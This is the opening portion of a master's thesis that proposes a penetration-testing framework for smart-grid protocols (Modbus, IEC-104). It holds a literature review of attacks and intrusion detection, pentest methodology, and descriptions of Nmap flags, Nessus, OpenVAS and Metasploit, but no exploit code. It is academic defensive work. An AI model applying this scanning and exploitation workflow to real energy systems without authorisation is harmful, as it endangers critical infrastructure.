DEPARTMENT OF INFORMATION AND ELECTRONIC ENGINEERING,

MSC IN WEB INTELLIGENCE

Penetration testing in energy sector: SMGRISEF (SMart GRId SEcurity Framework)

MASTER'S THESIS

of

THEOCHARIS SAOULIDIS

Supervisor: Panagiotis Sarigiannidis,
Professor, International Hellenic University

Thessaloniki, October 2021

INTERNATIONAL HELLENIC UNIVERSITY
DEPARTMENT OF INFORMATION AND ELECTRONIC ENGINEERING
MSC IN WEB INTELLIGENCE

Penetration testing in energy sector: SMGRISEF (SMart GRId SEcurity Framework)

MASTER'S THESIS

of

THEOCHARIS SAOULIDIS

Supervisor: Panagiotis Sarigiannidis,
Professor, International Hellenic University

Approved by the three-member selection board at 02/10/2021.

(Signature)	*(Signature)*	*(Signature)*
.....	.....	.....
Panagiotis Sarigiannidis Professor	Name Surname Professor	Name Surname Professor

Thessaloniki, October 2021

(Signature)

.....

THEOCHARIS SAOULIDIS

BSc Information Technology, Alexander Technological Educational Institute of Thessaloniki

Περίληψη

Σκοπός της παρούσας μεταπτυχιακής διπλωματικής εργασίας είναι η δημιουργία ενός πλαισίου δοκιμής διείσδυσης (penetration testing framework) στον τομέα της ενέργειας. Το πλαίσιο αυτό θα προσφέρει συγκεκριμένες οδηγίες και βήματα για την εφαρμογή εντατικών και εκτεταμένων δοκιμών διείσδυσης, τα οποία κατηγοριοποιούνται και οργανώνονται με βάση τις συγκεκριμένες φάσεις αυτών. Τα ερευνητικά εργαλεία που χρησιμοποιήθηκαν είναι από την μεγάλη γκάμα εργαλείων που προσφέρει η διανομή Linux "Kali Linux" με σκοπό την συλλογή πληροφοριών και την ανάλυση ευπαθειών. Αρχικά, πραγματοποιήθηκε η κριτική αξιολόγηση και ανάλυση ερευνητικών εργασιών, πρωτοκόλλων δικτυακής επικοινωνίας καθώς και η ανάλυση γνωστών ευπαθειών και απαιτήσεων ασφάλειας κρίσιμων διαδικτυακών υποδομών. Έπειτα, ακολούθησε η διεξαγωγή της δημιουργίας του πλαισίου SMGRISEF που δοκιμάστηκε σε δύο πρωτόκολλα (Modbus και IEC-104) έξυπνων ενεργειακών δικτύων. Η δοκιμή του πλαισίου στα προσομοιωμένα περιβάλλοντα έδειξε να μπορεί να ανιχνεύσει προβλήματα στην ασφάλεια μίας τέτοιας υποδομής. Ένα από τα συμπεράσματα που εξήχθησαν μέσω αυτής της εργασίας, είναι η σημαντικότητα της ασφάλειας σε τέτοιες κρίσιμες υποδομές.

Λέξεις Κλειδιά: << Δοκιμή διείσδυσης, Έξυπνο δίκτυο, Κρίσιμες υποδομές, >>

Abstract

The aim of this master's thesis is to create a penetration testing framework regarding the energy field. The framework will offer intensive and extensive penetration tests which will be categorized and organized based on each test phase. The research tools that were used are from the wide range of tools offered by the Linux distribution called "Kali Linux" that aim to collect information and analyze vulnerabilities. Initially, the work that was held, was the critical evaluation and analysis of research papers, network communication protocols along with the analysis of well-known vulnerabilities and security requirements of critical infrastructures. Following that, SMGRISEF was formed which was tested in two smart grid protocols (Modbus and IEC-104). The testing of the framework in the virtualized environments demonstrated that it is capable of detecting security flaws in such infrastructures. One of the conclusions reached by this thesis was the significance of security in critical infrastructures.

Keywords: <<Penetration testing, Smart Grid, Critical infrastructures>>

Table of Contents

List of Figures

List of Tables

List of Abbreviations

CIS	Center for Internet Security
CPN	Coloured Petri net
DNP3	Distributed Network Protocol 3
DoS	Denial-of-service
ICT	Information and Communications Technology
IDS	Intrusion Detection System
IEC	International Electrotechnical Commission
IoT	Internet of things
ISO	International Organization for Standardization
ITACA	Internet Traffic and Content Analysis
MiTM	Man-in-the-middle
MTU	Master Terminal Unit
NIST	National Institute of Standards and Technology
PLC	Programmable logic controller
SCADA	Supervisory control and data acquisition
SG	Smart Grid
SIEM	Security Information and Event Management
SVM	Support Vector Machines

1

Introduction

1.1 Security in the smart energy sector

The energy industry is a rapidly growing domain that will eventually replace the traditional electrical infrastructure with a Smart Grid (SG). Because the SG interconnects its components, (which is different from the conventional electrical grid that previously used isolation as one of its primary security strategies) it creates important security and privacy challenges. This happens due to the interconnection of heterogeneous co-existing technologies. As a result, cybersecurity in the smart electric sector, which includes privacy, rules, measures, procedures, and resilience is vital for the electrical ecosystem.

1.2 Thesis objective

This thesis proposes a framework (named SMGRISEF) enabling an SG infrastructure's security administrator to gain security awareness of the entire ecosystem. For that to happen, the framework includes guidelines, procedures and specific steps in order to perform proper penetration tests in a Smart Grid infrastructure. Every phase of the penetration testing is covered by the framework, which includes specific tools and examples. That is, real-life tools are provided with particular instructions and examples for optimal tool usage in every phase of the penetration testing that will be performed. SMGRISEF is an end-to-end framework that includes all the steps of a penetration testing, beginning with the information gathering of the

infrastructure in order to determine which services and protocols are active. The vulnerability analysis is then performed in order to identify vulnerable assets in such services/protocols. Finally, the vulnerabilities are exploited, and all of the actions are detailed reported and returned to the security administrator. This thesis will test the proposed SMGRISEF framework by simulating smart grid environments and put the framework into action to see how well it works.

1.2.1 Thesis contribution

The thesis contribution can be summarized as follows:

1. Security of the Smart Grid infrastructure protocols was researched and studied
2. Security Frameworks for critical infrastructures was also researched and studied
3. Penetration testing of general networks and systems was studied and tested with real tools in simulated environments
4. The knowledge acquired from the previous steps led to the creation of the proposed SMGRISEF framework
5. Two simulated SG protocol environments were implemented
6. The framework was tested in the previous mentioned environments

1.3 Thesis Layout

The rest of the thesis is organized as follows. Chapter 2 discusses relevant studies on the security of the SG protocols (Modbus and IEC-104) that were studied in this thesis, as well as generic security frameworks created and developed by organizations and institutes. Chapter 3 provides the necessary understanding of penetration testing phases and strategies, as well as a description of the penetration testing tools utilized in this thesis. Chapter 4 contains details on the significance of security and penetration testing in the energy sector. The proposed framework's comprehensive guidelines are included in Chapter 5. The performance evaluation of the proposed framework is described in Chapter 6. The specifics and installation instructions for the tools and environments created throughout this thesis are presented second to last. Finally, Chapter 8 wraps up the study and addresses future work that will be done under the suggested framework.

2

Related work

This chapter will showcase relevant work performed by other researchers in the domain of security in the energy industry. The general topic of this dissertation is the security of the smart energy industry. This may be divided into two categories: security in the smart energy industry (which involves vulnerability evaluation and penetration testing) and security frameworks (created to reduce cybersecurity risk).

2.1 Smart Grid Security

Critical Infrastructures, such as the electrical grid, make extensive use of Information and Communications Technology (ICT) services, which results in the inheritance of such services' vulnerabilities. Those include insecure communication protocols such as Modbus, Profinet, Distributed Network Protocol 3 (DNP3), IEC-60870-5 and IEC-61850. Other scientists have undertaken research and published papers on the security of such protocols, and the most relevant ones are mentioned below.

2.1.1 Modbus Security

2.1.1.1 Vulnerabilities of Modbus

The Modbus communication protocol is the oldest and most widely used automation protocol in the field of process automation and Supervisory control and data acquisition (SCADA) systems. Modbus is a request-response protocol that uses a master-slave architecture to communicate. That communication is always between two devices, and firstly a request must be sent before waiting for a response. All interactions are initiated by the master device. The slave is usually a sensor which measures various information while the master is usually a SCADA system. The content of these requests and responses, as well as the network layers

across which these messages are transmitted, are determined by the protocol's multiple layers. Modbus can use either TCP (most common) or UDP (less common) for the transport layer. The vulnerabilities of Modbus that have been studied are presented in this sub-section

Modbus is not a new protocol; it has grown and evolved through time, adding additional functionality to the initial implementation. P.Huitsing et al. described in their theoretical study [1], that the poor security of Modbus-enabled systems and networks might have severe consequences ranging from disruptions in the normal flow of field devices (sensors and actuators) to catastrophic large-scale outages. The authors also divided the attacks on all Modbus systems and networks that abuse the protocol's specifications into three categories. The Modbus Serial protocol attacks are the first category, with 20 different attacks and 59 attack instances. The second group includes attacks on both the Modbus Serial and TCP protocols, while the third category includes solely the Modbus TCP protocol. They found 28 attacks and 113 attack instances in the last category due to its complexity.

In [2] a real-time cyber physical system test bed was used, as well as a study of Modbus/TCP power system protocol vulnerabilities. Because of its capacity to represent many types of power system protocols as well as the ability to assess system security in real time, the test bed provided flexibility to the researchers. In the testbed, two types of Modbus/TCP assaults, the MiTM and TCP SYN flood attacks, were executed and investigated. Improvements to attack detection and mitigation tactics were proposed by the authors.

In order to detect cyberattacks, models must be trained with relevant datasets. For that purpose, a number of attacks were carried out by the authors of [3] with the result of producing their own dataset containing labelled data. That data was network packets of traffic from which an overview of vulnerability assessment and penetration testing approach was constructed, containing both normal traffic and four different forms of malicious produced attacks (Reconnaissance attack, Command Injection attack, Denial of Service attack and Response Injection attack).

A Modbus/TCP Fuzzer was proposed in [4]. Fuzz testing is a technique used to reveal bugs and failures. The authors provide the Modbus/TCP Fuzzer that may be used to quickly and efficiently test a system for security flaws that could lead to attacks. Their findings indicated that the protocol had flaws and weaknesses that cause it to crash, resulting in a DoS attack with only a few network packets.

As seen above, researchers propose and develop their own datasets, fuzzers and methods to examine the vulnerabilities of the Modbus/TCP protocol. In this category there is also the Modbus flooding attack tool that is presented in [5]. There, the observation was made, that the generated flooding attacks could interfere with the normal operation of the system. To detect the flooding attacks, the authors used two different techniques, anomaly-base and signature

base detection. The change detection technique, and more especially a variation of the moving average technique known as "Exponentially Weighted Moving Average," was employed for anomaly detection. On the other hand, for the signature-based detection an open-source Intrusion Detection System (IDS) called Snort was used with the purpose of capturing network traffic.

2.1.1.2 Modbus cyberattacks detection

The studies that focused on the detection of cyberattacks or anomalies against the Modbus protocol are described in this sub-section.

A set of intrusion detection rules for the Modbus/TCP protocol and Modbus over serial line was proposed in [6]. There, the authors implemented 50 signature-based rules that were derived from a vulnerability analysis of the Modbus protocols. Those rules can be used by pre-existing IDS signature-based tools like Snort[7] and Suricata. The authors intended for those rules to be used on Snort, however the way the rules are written allows them to be used by any signature-based IDS.

Like the work of [3], machine learning techniques are used in another paper [8], in order to detect cyberattacks of the Modbus/TCP protocol. Four machine learning approaches were employed, namely Support Vector Machines (SVM), Random Forrest, k-nearest neighbors and k-means clustering. All of these strategies are utilized for outlier detection, which is the discovery of data that is not considered normal in the case of anomaly detection (malicious). The SVM and Random Forest detection algorithms had the best results in their data. Because they are both supervised methods, labelled data either generated from a simulated environment or maybe a test bed are required.

Another way of detecting cyberattacks against the Modbus protocols is with the help of honeypots. Honeypots are decoys of the real system to deceive, trap and track the attackers. The researchers of [9], used the concept of the honeypot to detect cyberattacks and propose an IDS for the Modbus protocol based on the logs produced by the honeypots. They used an unsupervised clustering method for the anomaly detection and the implementation was done in the open-source honeypot called Conpot.

Finally, in 2020, an IDS is proposed by [10] that detects DoS cyberattacks related to Modbus/TCP. Firstly, the authors study the Modbus protocol in the Smod penetration tool which later they enhance by proposing five new cyberattacks. Secondly, they propose an IDS that can detect DoS attacks after they test several models. The models with the higher results (accuracy and F1) in the paper are the Random Forest and AdaBoost.

2.1.2 IEC 60870-5-104 Security

Smart Grid consists of SCADA systems because they provide the flexibility of remote monitoring and control of network components, resulting in reliability. These systems allow you to regulate the flow of electricity throughout the network, but they come with a number of compromises and security risks. The protocol IEC 60870-5-104 which is used in SCADA systems has several severe cybersecurity issues enabling various attacks, such as MiTM and unauthorized access. There are various studies on the security of this protocol and the most relevant are described below.

In [11], the authors took real substation data and simulated the communication between the server and the substation slave. That data was labelled as "target" for the normal packets of the communication and as "outlier" for the abnormal attack packets. They used ML to propose an IDS to detect anomalies in the network against the IEC 104 (common name for IEC 60870-5-104) protocol. Their approach is divided into four stages which are the traffic generation, data exploration and preparation, classification model and lastly the evaluation stage. As a result, data is first collected in order to be provided to the ML algorithm. Before that happens, the data must be prepared and cleaned so that it can be used by the algorithm. The way to do that is data pre-processing with techniques like feature extraction and filtering. Later, the data is split into 90%-10% for the training and testing respectively. The machine learning classifiers that were used in this approach were the ones that are built in WEKA[12]. After those three steps, the evaluation of the model is made. The classifiers that were used were the NaiveBayes, IBk, J48, RandomForest, RandomTree, Decision Table and OneR. They compared the results with the metrics of accuracy, F1 measure and ROC for the identification of the better approach. Their results showed that Decision Table was the best solution and it had an accuracy of 91.69%.

A popular open-source tool that is used in networks as an IDS is Snort[7]. Based on that tool, the authors of [13], proposed a rule-based method for SCADA systems that use the IEC-104 protocol. The proposed methodology has both signature and model base intrusion detection. The signature detection cannot detect zero-day attacks and that is why the authors also propose a model-base detection. The attacks that they considered are the following:

1. Unauthorized read commands
2. Unauthorized reset commands
3. Unauthorized interrogation commands
4. Unauthorized broadcast requests
5. Unauthorized remote control and adjustment commands
6. Spontaneous packets storm
7. IEC-104 port communication
8. Buffer overflows

The output of those two detections was some Snort IDS rules which can be later used on another IDS that uses rule-based detection. To evaluate those rules, they conducted an experiment with captured IEC-104 traffic using Snort. The result of the experiment was a log file that displayed alert messages. The authors also considered the delay that this detection can have on the overall system and deduce that this process cannot affect the normal operation of the SCADA systems.

Another work done by [14], uses state machines to analyze the IEC 104 protocol and detect state changes in the application layer. This is done to provide a stateful IDS for SCADA networks and more specifically a specification-based IDS. The difficulty of the state machine implementation in Snort, made the authors use a tool named Internet Traffic and Content Analysis (ITACA). ITICA is an extendable software tool that offers flexibility. The proposed IDS begins by capturing IEC-104 packets with the ITICA program, which then prepares them for the stateful IDS plug-in. Second, after receiving the input, the detecting state machine retrieves the current state from the state memory in order to compare the state transition. That comparison can either be characterized as normal or abnormal. Those results are displayed and saved in a log file. The experimental results gave the best possible outcome for those data, meaning that it identified all the abnormal data with zero false positives but it can't guarantee that it will work just as well in different data.

A different perspective in the investigation on the IEC 104 security was conducted in [15]. Specifically, the authors focused on emulating four different cyber-attacks of the SCADA architecture after transforming it into a Coloured Petri net (CPN). CPN is a graphical language that allows the analysis of system's properties. The CPN gave a representation of the flows that can be present in the SCADA architecture which later was used to provide a threat model. That model identified two categories of threats named Physical attacks and Cyber-attacks. The first category is when the attacker has physical access to the environment of the system whereas the second category is the exploitation of IEC 104 vulnerabilities. The cyber-attacks that have been identified by the authors against the IEC 104 protocol are the Unauthorized access, MiTM attacks, DoS attacks and Traffic Analysis attacks. The software tools that were used for the testbed are the IEC TestServer software to emulate the PLC, the QTester104 to emulate an MTU and the known Debian-derived Linux named Kali and its' pre-installed tools for the attacks. In order to assess the risk from the detected attacks, the AlienVault OSSIM was used which is a Security Information and Event Management (SIEM) and it was configured to monitor the communication between the Programmable logic controller (PLC) and Master Terminal Unit (MTU).

A recent work regarding the security of IEC 104 and the implementation of an innovative IDS was proposed in [16]. The authors, proposed an IDS that uses ML outlier detection and adopts on access control mechanisms. That IDS is made up of two major components: the Sensor and

the Server. The Sensor component has three modules, the Network Traffic Monitoring Module, the Network Packet Access Control Module and the IEC-14 Flows Extraction Module. The Scapy library is used in the Sensor component for gathering and monitoring overall network traffic, and it is later utilized for some preliminary security measures. If those security controls detect anything malicious based on the configuration (e.g., whitelist of IPs), the IDS will create a security event and store it in a server (the proposed IDS uses Elasticsearch). The Sensor component also exports IEC-104 bi-directional flows (using the CICFlowMeter [17] software) which will later be used for detection. On the other hand, the Server component has two modules (Anomaly Detection Module and Response Module) and the Elasticsearch database. Because it detects anomalies, this component is at the basis of the proposed intrusion detection system. The procedure is that it communicates with the server (Elasticsearch) and performs outlier detection with various models to detect anomalies. The models used for the evaluation analysis of the proposed IDS are the OC-SVM, Isolation Forest and LOF. If an anomaly is detected the Response Module of the IDS will inform the network administrator via the interface of Elasticsearch called Kibana. The analysis of the proposed IDS gave 87% F1 score and 98% accuracy.

2.1.3 DNP3 Security

The DNP3 protocol is another protocol that is utilized in the smart energy arena. In addition, several research on the security of this protocol have been undertaken. As we can observe from the previous protocols, a common way of protecting a communication that uses a certain protocol is by proposing an IDS. Although this protocol was not studied in this thesis, it is important to examine and observe the work that has been made from others. The reason for that is that we are focused and interested in the process that is followed and not in the protocol itself.

The proposed IDS of [18], uses signatures along with state analysis to perform the detection of malicious activity. Their proposed IDS consists of five elements which are the SCADA Protocol Sensor, the Single packet rules DB, the System Virtual Image, the State Validator & Inspector and the Critical State Rules DB. The SCADA Protocol sensor receives all network traffic as input, and after processing the packets, it checks the Single packet rules DB to see whether there is an attack signature that matches that packet. Also, it keeps information about the state of the system from the packets that it received. The element called System Virtual Image keeps an image of the system's state including representations of each element of the system along with information about like their inputs and outputs. The next element of the proposed IDS is a very important element. The State Validator & Inspector checks the virtual image of the systems and compares it with the database that contains the critical states rules. If there is a match, it signifies that the system is now migrating from its prior state to a critical

state. In that case, an alert is raised with information about the specific packets that caused that change. Lastly, the authors proposed a rule language specifically for describing Modbus and DNP3 signatures along with their corresponding systems state.

Another use of Colored Petri Nets is used in the study of [19] to secure the DNP3 protocol in a broadcasting perspective. The authors proposed a security scheme for securing the authentication in broadcast communications. In order to develop their security scheme, they used colored Petri Nets and executed their model to see if it can withstand attacks like injection, modification, replay and spoofing against the broadcasting of the DNP3 protocol. Before proposing the security scheme, they studied the DNP3 protocol and found some security gaps. The problem that they detected was in the key management of DNP3 for every broadcast message and they are trying to solve this using hash chains. So, the protocol instead of creating a key for every new broadcast message, it will use a hash chain meaning that the hash values will be linked together forming a hash chan. That will remove the need of a key per message that was previously used.

Lastly, a most recent work (August 2020) on the DNP3 protocol, an IDPS for SCADA systems that utilizes the DNP3 protocol was proposed by [20]. Again, also in this work, the detection is done using ML techniques but this time with a combination of supervised and unsupervised models. The IDPS that the authors developed, namely DIDEROT, consists of three different modules called a) Data Monitoring module, b) DIDEROT Analysis engine and c) Response module. The Data monitoring is the module that interacts with the network and monitors the traffic. There, with the help of two tools (CICFlowMeter and Tshark), network flows statistics are created and passed onto the analysis engine. After receiving the network flows, the DIDEROT analysis engine performs detection. The detection is separated into two levels, the first of which is intrusion detection, which use multiclass supervised ML techniques to identify several types of assaults on the DNP3 protocol, such as injection, flooding, replay, and others.

If this layer determines that the network traffic is normal, only then will the second layer, which detects anomalies, be enabled.

2.2 Security frameworks

A security framework refers to a set of defined procedures, rules, methodologies, ideas, processes, guidelines, practices and technologies which can be used in a system to protect it from security threats, identify and manage cyber-attacks and general vulnerabilities. There are many general and domain specific security frameworks developed by companies and organizations.

For many years, the National Institute of Standards and Technology (NIST) has worked on security frameworks. Their general cybersecurity framework [21] (Cybersecurity Framework Version 1.1) includes a comprehensive set of guidelines to address cybersecurity in organizations that use ICT technologies or even have an IoT infrastructure. NIST is currently working on a project called "Cybersecurity for Smart Grid Systems" that will examine the cybersecurity in the rapidly evolving smart grid architecture. They have released a three-volume report [22] containing every detail on how to secure a smart grid infrastructure and what security requirements are necessary to achieve high-level security. This report, also includes the interfaces, connections and actors of a smart grid infrastructure along with any privacy issues that can arise. Also, it solves those issues by proposing possible mitigation actions.

Another security framework was made by Center for Internet Security (CIS), containing security controls targeted for organizations that want to improve their cyber defenses. That framework is called CIS Controls in which a research [23] was conducted with real-world application of such controls into an organization. That study followed the whole procedure of implementing the security controls while monitoring any difficulties that occurred and interviewed people from the target organization along the way to observe the status and the effectiveness of the controls. Lastly, the study has the organization's security infrastructure before and after the implementation of the controls, showing the benefits of using CIS Controls. The controls were developed by a group of volunteers (since CIS is a non-profit organization that is driven by its community) from various fields including IT professionals, security experts, academics etc.

In the world of security frameworks there is also the ISO 27001 (also known as ISO/IEC 27001:2013) international standard, which assists organizations better manage the way that their data are being processed. This framework was developed by the International Organization for Standardization (ISO) and the International Electrotechnical Commission (IEC) back in 2013. In order to acquire this standard and get the certification, a multiple year procedure must be followed, with both internal and external stakeholders participating. The benefits of having such a certification are numerous, including the international recognition of the standard by others and the recognition that the organization is secure and trustworthy. The ISO 27001:2013 is part of the ISO 27000 series family that also includes the ISO 27002 which provides the details of the controls (e.g., operational security controls, access controls, cryptography controls etc.) mentioned in ISO 27001:2013.

3

Background

This chapter discusses relevant known information on penetration testing methodologies, strategies and phases. It outlines all of the processes that are followed during a penetration test, as well as the different types of tests that can be performed. Finally, the chapter examines the penetration testing tools utilized in this thesis, which are categorized according to the penetration testing phases as outlined below.

3.1 Penetration Testing Overview

3.1.1 Penetration Testing Strategies

The differentiation of penetration testing strategies can be accomplished based on the knowledge level that the tester has [23], [24]. The knowledge level refers to the known information that is provided to the tester such as IP addresses, login credentials (usually unprivileged) and other relevant information about the network. Thus, three different penetration testing strategies are defined, named Black box, Grey box and White box. An overview of each strategy is described in the following subsections.

3.1.1.1 Black box

In the Black box penetration testing strategy no information about the network is provided to the tester. That means, that no credentials or any prior level of access to the network is given. This strategy simulates an actual attacker from outside of the network, which makes it more realistic (from an outside attacker's perspective) compared to the other strategies. Because no information is given about the target network, the tester needs to gather information and perform tests blindly, which makes Black box strategy heavily time consuming. The exhaustive

tests performed in this strategy may be time consuming but the results show exactly what information and vulnerabilities can an external adversary exploit.

3.1.1.2 White box

The White box penetration testing strategy is the exact opposite of the Black box in regards to the prior information given to the tester. All necessary information and access is provided to the tester before any test is conducted. This gives the tester the ability to better prepare the penetration testing strategy because of the given information. That information includes access to all types of accounts (privileged, user with some elevated permissions etc.), access to source code, IPs/ports of interest and any other relevant information about the network. This strategy simulates an internal attack, in contrast to Black box which simulates an external attack. In a real scenario the internal attack can be performed by a malicious employee which has specific knowledge about the system and of course access to it. Compared to Black box it is less time consuming and the scope of the testing can contain algorithm testing which is not suitable in Black box.

3.1.1.3 Grey box

Somewhere in the middle of the White box and the Black box, the Grey box penetration testing strategy can be located. It is a combination of the two previous strategies that brings balance on the amount of effort and time consumption. In terms of information given, in the Grey box strategy, partial information and access to the system is given. That information can include credentials to a privileged user, and the penetration tests that will be performed can see the potential harm of that user to the system.

3.1.2 Penetration Testing Phases

Based on [23], the penetration testing methodology has three general testing phases named Test preparation phase, Test phase and Test analysis phase. The first phase is the test preparation phase, in which the system owner and the tester decide the parameters of the test. Those parameters include duration, scope, general aim of the penetration test, information about when the network will be attacked and any other relevant information about the tests that both parties need to know and agree. This phase also includes any documents like non-disclosure or confidentiality related paperwork.

After all of the specifications have been agreed upon, the next phase, which is the Test phase can start. In this phase, all the hard work is conducted in three steps named Information Gathering, Vulnerability Analysis and Exploitation. Throughout the implementation of those steps there is another step which is the Reporting step. Every result that is found must be

reported in a very comprehensive way. This thesis focuses mostly on those four steps and their description can be found in the section below.

The outcome of the previous phase is gathered and reported in a detailed form and is written in a document. That document is the penetration testing report and it is used for the analysis of the results that the tests gave in the Test analysis phase. In that analysis, based on the agreement that was made in the Test preparation phase, some mitigation actions can be found in order to reduce or eliminate long-term risks to the system. Implementing those mitigating measures will assist the organization in meeting its security strategy and objectives.

3.1.2.1 Information Gathering

One of the most important steps in penetration testing is information gathering, where the tester tries to identify and map the whole network/potential target and gather as much useful information as possible. In order to perform this step, most of the times (depending on strategy), exhaustive checks/tests are made to find entry points on the system. This step includes scanning, which shows open and closed ports along with their running services. For example, after scanning a network we can see if a web or SSH server is running, detect what operation system the hosts are using or find other relevant information that will help with the next steps.

3.1.2.2 Vulnerability Analysis

In this step, the tester takes all the information gathered in the previous step and examines the whole system. So, after gathering information on open ports, services, and specific versions of services, vulnerability analysis is made in order to see exploitable entries. This analysis is usually in the form of a sorted list (showing the critical vulnerabilities first) including the name of the vulnerability, the target, the severity and impact.

3.1.2.3 Exploitation

Following vulnerability analysis, exploits are discovered/created and launched across those vulnerabilities to see the system's reaction (does it allow the vulnerability to be exploited and thus the tester successfully exploited a vulnerability?). Either way, the results of this step shall be documented in every detail.

3.1.2.4 Reporting

The latest step is the generation of a detailed report of all the previous steps. This report document will give the system's administrator an in-depth view of the penetration testing finding. Thus, the whole security of the system is reported including vulnerability analysis, exploitation tests results, public information gathered and any other useful information found

throughout the penetration testing. This reporting document may include mitigation actions to be performed in order to address the exploitable vulnerabilities on the administrator's desired degree.

3.2 Penetration testing tools

The penetration testing tools that were used throughout this master thesis are described below. Specifically, how these tools work, what is their objective and which penetration phase they belong to.

3.2.1 Information Gathering tools

When it comes to information gathering, scanning is a critical task. The most common tool that is used for scanning is Nmap[25]. Nmap stands for Network Mapper and it is a command-line tool that detects hosts, scans IP addresses, ports and services running. It is available for Microsoft Windows, Linux distributions and macOS. With Nmap, any servers that are running on the network can be detected. This means that any web, DNS, or other common server is discovered with its (usually accurate) exact version. When the tester knows that a certain server/application is active in the network, the next step, vulnerability analysis, becomes much easier. A basic Nmap scan can be seen in Figure 1, where the scanning of a scanme.nmap.org is performed. There we can observer the ports that are open, services behind those ports, IPv4 address of the URL we specified and the reverse DNS name. In the case of the "Not shown: 996 filtered ports", the host didn't reply to the requests made (most common reason is a firewall that blocks the reply packets) so Nmap labelled them as filtered.

```
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.21s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
rDNS record for 45.33.32.156: 156.32.33.45.in-addr.arpa
Not shown: 996 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9929/tcp  open  nping-echo
31337/tcp open  Elite
```

Figure 1. Nmap scan example

The Nmap command has a lot of arguments that someone can provide before running the tool. Some important ones that were also used in this master thesis are:

- **-sn**: This is used in the early phase of the information gathering when we have a range of IPs or when we need to scan a whole network just to discover hosts and not ports or

services. This argument will instruct Nmap not to scan ports, and report the hosts that are running.

- **-sS**: This argument will perform a stealth scan. That means that in the TCP three-way handshake (SYN, SYN/ACK, ACK), when the host replies with the SYN/ACK that reports a port is open and a connection can be established, the Nmap will reply with RST that resets the connection instead of the ACK that successfully establishes the connection. In order to use this argument root privileges are needed.
- **-sT**: In contrast with the previous argument this will complete the three-way TCP handshake and then it will send the RST packet which resets the connection. No specific privileges are needed for this type of scan.
- **-p**: This argument helps to define the range of ports that the Nmap tool will use. It is useful when scanning for specific ports or a wide range of them.
- **-A**: In order to detect OS and version of specific services, this argument is used.

3.2.2 Vulnerability Analysis tools

After all the system's related information is gathered, the vulnerability analysis step can be implemented. For this step two tools will be used in this master thesis named Open Vulnerability Assessment System (OpenVAS) [26] and Nessus [27].

Nessus is a powerful vulnerability scanner developed by the company named Tenable, Inc. This tool offers a variety of features including advanced vulnerabilities scans with many configurable parameters that the user can define according to the needs of each scan. The needs for each scan can differ from test to test depending on the scope and depth that a tester wants to use. Nessus also includes asset discovery which lies on the information gathering phase but it can be used to double check for missing information. It is also used for web scanning (i.e., html or php) that searches the web application through crawling, with the purpose of finding vulnerabilities. The Nessus scan can detect a lot of misconfigurations like default or common passwords in services of the system, it can detect if the system is prone to Denials of Service attacks and other types of vulnerabilities that could lead to unintended uses of the system like unauthorized access to system data. The home landing page of the Nessus tool can be seen in Figure 2.

Another great vulnerability analysis tool is OpenVAS, that comes with a web interface like Nessus. In the free version of OpenVAS, the repository that is used for the vulnerability detection is maintained by the community and it is called Greenbone Community Feed. Greenbone Networks is the company that develops the Open-Source tool OpenVAS. The paid version of the tool offers another repository with found vulnerabilities that is maintained by the

company. An example of the interface (adding a new target to the tool) can be observed in Figure 3.



Figure 2. Nessus home landing page

3.2.3 Exploitation tools

For the exploitation step, the MSFconsole is used, which is the most popular interface of the Metasploit Framework that is used widely in penetration testing. The tool itself contains a lot of scripts and it can also be used as a scanner for the Information gathering step. MSFconsole provides a console-based interface that users can interact with in order to exploit vulnerabilities, scan targets or other functionalities that the tool offers to collect information or perform exploits against the target. When the tool opens via a console the first prompt is useful information regarding the tool, i.e., version and number of available exploits as observed in Figure 4. Some of those scripts, that are included in the Metasploit Framework, have a main focus in critical infrastructures like SCADA systems and consequently smart grids. The outcome of the execution of those scripts regarding the SCADA systems can result, among others, in buffer overflow, detection of protocols and DoS.

